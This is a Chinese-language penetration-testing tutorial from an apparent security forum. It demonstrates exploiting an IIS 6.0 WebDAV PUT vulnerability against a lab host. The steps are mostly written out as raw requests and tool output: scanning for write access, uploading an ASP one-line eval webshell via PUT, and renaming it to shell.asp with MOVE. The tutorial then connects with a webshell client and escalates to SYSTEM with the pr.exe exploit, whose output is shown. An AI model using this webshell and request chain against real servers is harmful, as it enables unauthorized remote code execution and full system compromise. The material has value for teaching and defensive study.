
Web中间件漏洞总结之IIS漏洞

ghtwf01 / 2019-11-22 09:28:00 / 浏览数 46 渗透测试 渗透测试 顶(0) 踩(0)

PUT漏洞

前提条件：
`IIS 6.0开启了WebDAV并且拥有IIS来宾用户拥有写入权限`
复现过程：
`用IIS PUT SCANNER探测一下目标IIS是否拥有写入权限`



IIS PUT Scaner v1.3 -- Coded By ZwelL

Setting


Start IP : 192.168.1.102　End IP : 192.168.1.102　Thread : 100　Timeout : 5

Port : 80,8080　☑ Try to upload file　☐ Try on other systems


Host	PUT	HTTP banner	Update File
192.168.1.102:80	YES	Microsoft-IIS/6.0	unsupport

Threads : 0/100　Ready...　1　http://www.nosec.org

是YES所以可以利用
先看原来的服务器上面存在的内容



我们利用另一个工具对文件进行写入，我们写入一句话webshell




域名: 192.168.1.102 请求文件: /test.txt

```
PUT /test.txt HTTP/1.1
Host: 192.168.1.102
Content-Length: 24

<%eval request("MH")%>
```

本地文件: C:\Users\Administrator\Desktop\webshell.txt


```
HTTP/1.1 201 Created
Date: Fri, 11 Oct 2019 16:09:56 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://192.168.1.102/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

上传test.txt成功


Internet 信息服务(IIS)管理器
文件(F) 操作(A) 查看(V) 窗口(W) 帮助(H)
Internet 信息服务\ADMIN-3FA6F3114(本地计算机)\网站\test
Internet 信息服务
ADMIN-3FA6F3114(本地i
应用程序池
网站
默认网站
Microsoft Share
test
app
assets
Web 服务扩展

名称	路径	状况
app		
assets		
index.asp		
README.md		
test.txt		
说明.txt		

上传上去是txt格式，于是我们用MOVE或者COPY选项把它改成asp后缀




MOVE　域名：192.168.1.102　请求文件：/test.txt

```
MOVE /test.txt HTTP/1.1
Host: 192.168.1.102
Destination: http://192.168.1.102/shell.asp
```

```
HTTP/1.1 201 Created
Date: Fri, 11 Oct 2019 16:09:56 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://192.168.1.102/test.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

菜刀连一下，拿到webshell



C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\

192.168.1.102 目录(2),文件(4)

```
⊟ C:
  ⊟ Documents and Settings
    ⊟ Administrator
      ⊟ 桌面
        ⊟ wmqbk-ASP-5.0
            app
            assets
    FPSE_search
    Inetpub
    Program Files
    RECYCLER
    System Volume Information
    web
    WINDOWS
    wmpub
  D:
```


名称	时间	大小	属性
app	2019-05-30 13:55:14	0	16
assets	2019-05-30 13:55:14	0	16
index.asp	2019-05-30 13:55:14	97	32
README.md	2019-05-30 13:55:14	1340	32
shell.asp	2019-10-12 00:09:56	24	32
说明.txt	2019-05-30 13:55:14	914	32

提权

上传cmd.exe和pr.exe上去，这二者的用法是pr提权
执行下面这条命令，把当前终端的执行程序设置成我们上传的 cmd.exe

```
setp "■■cmd.exe"
```

然后我们就可以pr提权，查看一下当前是system权限




```
C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> setp "C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\cmd.exe"
设置终端路径为: "C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\cmd.exe"

C:\Documents and Settings\Administrator\桌面\wmqbk-ASP-5.0\> pr.exe "whoami"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 1560
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:whoami
nt authority\system
```

于是我们新建管理员账户

